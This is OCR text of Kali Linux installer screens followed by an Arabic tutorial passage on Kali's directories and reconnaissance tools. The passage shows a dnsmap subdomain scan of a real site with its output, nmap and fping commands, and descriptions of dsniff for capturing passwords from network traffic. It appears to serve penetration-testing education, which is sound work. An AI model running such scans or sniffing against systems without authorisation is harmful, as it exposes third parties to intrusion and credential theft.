

KALI LINUX
Partition disks
This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.
Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
SCSI3 (0,0,0) (sda) - 21.5 GB VMware, VMware Virtual S
> #1 primary 20.5 GB f ext4 /
> #5 logical 922.7 MB f swap swap
Undo changes to partitions
Finish partitioning and write changes to disk
Screenshot
Help
Go Back
Continue



KALI LINUX
Partition disks
If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.
The partition tables of the following devices are changed:
SCSI3 (0,0,0) (sda)
The following partitions are going to be formatted:
partition #1 of SCSI3 (0,0,0) (sda) as ext4
partition #5 of SCSI3 (0,0,0) (sda) as swap
Write the changes to disks?
No
Yes
Screenshot
Continue



KALI LINUX
Install the system
Installing the system...
Copying data to disk...



KALI LINUX
Configure the package manager
A network mirror can be used to supplement the software that is included on the CD-ROM. This may also make newer versions of software available.
Use a network mirror?
No
Yes
Screenshot
Go Back
Continue



KALI LINUX
Configure the package manager
If you need to use a HTTP proxy to access the outside world, enter the proxy information here. Otherwise, leave this blank.
The proxy information should be given in the standard form of "http://[[user][:pass]@]host[:port]/".
HTTP proxy information (blank for none):
Screenshot
Go Back
Continue



KALI LINUX
Configure the package manager
The goal is to find a mirror of the Debian archive that is close to you on the network -- be aware that nearby countries, or even your own, may not be the best choice.
Debian archive mirror country:
enter information manually
Algeria
Argentina
Australia
Austria
Bangladesh
Belarus
Belgium
Bosnia and Herzegovina
Brazil
Bulgaria
Canada
Chile
China
Colombia
Costa Rica
Screenshot
Go Back
Continue



KALI LINUX
Configure the package manager
Please enter the hostname of the mirror from which Debian will be downloaded.
An alternate port can be specified using the standard [hostname]:[port] format.
Debian archive mirror hostname:
http.kali.org
Please enter the directory in which the mirror of the Debian archive is located.
Debian archive mirror directory:
/kali
Screenshot
Go Back
Continue


KALI LINUX
Install the GRUB boot loader on a hard disk
It seems that this new installation is the only operating system on this computer. If so, it should be safe to install the GRUB boot loader to the master boot record of your first hard drive.
Warning: If the installer failed to detect another operating system that is present on your computer, modifying the master boot record will make that operating system temporarily unbootable, though GRUB can be manually configured later to boot it.
Install the GRUB boot loader to the master boot record?
No
Yes
Screenshot
Go Back
Continue


KALI LINUX
Finish the installation
Installation complete
Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media (CD-ROM, floppies), so that you boot into the new system rather than restarting the installation.
Screenshot
Go Back
Continue


Thu 10:33 AM
kali
Other...
The quieter you become, the more you are able to hear.


Thu 10:34 AM
kali
Other...
Username: root
System Default
Cancel
Log In


Thu 10:34 AM
kali
Other...
Password:
System Default
Cancel
Log In


Applications
Places
Thu Nov 13, 10:35 AM
root
Computer
Kali Live
KALI LINUX
The quieter you become, the more you are able to hear.

بداية سريعة – تجهيز الأدوات بشكل صحيح

سوف نتعمق قليلا في عالم Kali Linux وفهم الوظائف الأساسية لبعض أشهر الأدوات في اهذا النظام. وسوف نبدأ بالمسار الرئيسي أو المجلد الرئيسي المستخدم في النظام Kali.

فهم كيفية تقسيم الذاكرة

يتبع نظام Kali نفس النسار البنيوي أو الأساسي الموجود في Ubuntu Linux. بعض المسارات المهمة التي يجب معرفتها:


/etc/: يحوي ملفات الإعدادات للأدوات المنصبة في النظام.

/opt/: يحوي metasploit و موديولاتها.

/sys/: يحوي ملفات الإعدادات للأجهزة الهارجية الموصولة و المنافذ.

/root/: مسار أو مجلد المستخدم الأساسي للنظام.

/lib/: تحوي المكتبات المستقلة عن النظام.



معظم الأدوات و البرمجيات المستخدمة في أختبار و تقدير الأخطار يمكن الوصول لها عبر قائمة التطبيقات على سطح المكتب. و هذه القائمة مرتبة وفق الأدوات الأكثر إستخداماً.من أجل الوصول لهم ، أبحث في Kali linux | Application.

تجميع و تحصيل المعلومات في نظام Kali Linux

Kali Linux يحوي مجموعة خاصة من الأدوات التي تساعد في عملية تجميع المعلومات مثل Nmap (the network port mapper), DNSmap, Trace و هي أدوات مهمة. سوف نقوم بتغطية بعض هذه الأدوات من وجهة نظر معينة.

تحليل DNSmap

Domain Name System نظام التسمية الموزعة للخدمات المتصلة بالإنترنت حيث أن اسم domain يستخدم من أجل الدخول لخدمة معينة. مثلا www.Kali.org يستخدم للوصول لخادم HTTP الموجود لدى مؤسس موقع Kali.

أداة DNSmap هي أداة تستخدم لإستكشاف subdomains الموجودة ضمن domain محدد. تنفيذ الأمر التالي ضمن terminal سوف يرينا كامل خريطة أو شكل DNS لـ www.rediff.com:

root@kali:~#dnsmap rediff.com

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
^C
root@kali:~# dnsmap rediff.com
dnsmap 0.30 - DNS Network Mapper by pagvac (gnucitizen.org)

[+] searching (sub)domains for rediff.com using built-in wordlist
[+] using maximum random delay of 10 millisecond(s) between requests

a.rediff.com
IP address #1: 96.17.182.64
IP address #2: 96.17.182.74

an.rediff.com
IP address #1: 202.137.238.22

b.rediff.com
IP address #1: 202.137.239.30

blogs.rediff.com
IP address #1: 202.137.234.47

c.rediff.com
IP address #1: 202.137.238.29

catalog.rediff.com
```

أدوات مسح الشبكة

أدوات مسح الشبكة تستخدم لمعرفة تكوين الشبكة خاصة أو عامة و تحصيل معلومات عنها.

Nmap هي أشهر أداة تجميع معلومات. وهي أداة قوية تستخدم من أجل مسح الكومبيوتر أو شبكة الحواسيب بهدف إختبار الإختراق من أجل إستهداف خدمات معينة بهدف تقوية الهدف وحمايته.
عبر تمرير الأمر التالي سوف تظهر لنا قائمة بخيارات المسح المتاحة:

```
root@kali:~#nmap –h
```

مسح بسيط عن UDP يتم عبر الأمر التالي:

```
root@kali:~#nmap –sU 192.168.5.0-255
```

إستكشاف live hosts

Fping أداة مشهورة تستخدم من أجل معرفة إذا كان host معين متصل بالشبكة أم لا.

```
root@kali:~#fping google.com
google.com is live
```

تحليل SSL

SSLScan أداة مسح سريعة لمنافذ SSL المتصلة لمنافذ SSL تحدد فيما إذا كان المشفرات والبروتوكولات مفعلة أم لا وتظهر الشهادة الرقمية لـ SSL.

إلتقاط معلومات عن الشبكة

Dsniff هي مجموعة من الأدوات التي تقوم بالعديد من المهام لتحصيل المعلومات. هذه الأدوات تعمل عبر مراقبة البيانات التي تمر عبر الشبكة من أجل بيانات مفيدة مثل كلمات مرور، مفاتيح المرسلين، و عناوين بريد إلكتروني. بعض هذه الأدوات تتضمن ,unlsnarf, WebSpy mailsnarf وهكذا.

Netsniff مجموعة من الأدوات الشبكية السريعة والقوية المصممة خصيصاً لأنظمة Linux. يمكن إستخدامها في تحليل تطوير الشبكات ، المراقبة ، الفحص و هكذا. Netsniff-ng محلل شبكة سريع يعتمد على مكانيكية حزمة mmap. تستطيع إلتقاط ملفات pcap. وإعادة عرضها وتنفيذ تحليل بشكل online و offline.

التعامل مع أدوات البحث عن نقاط الضعف

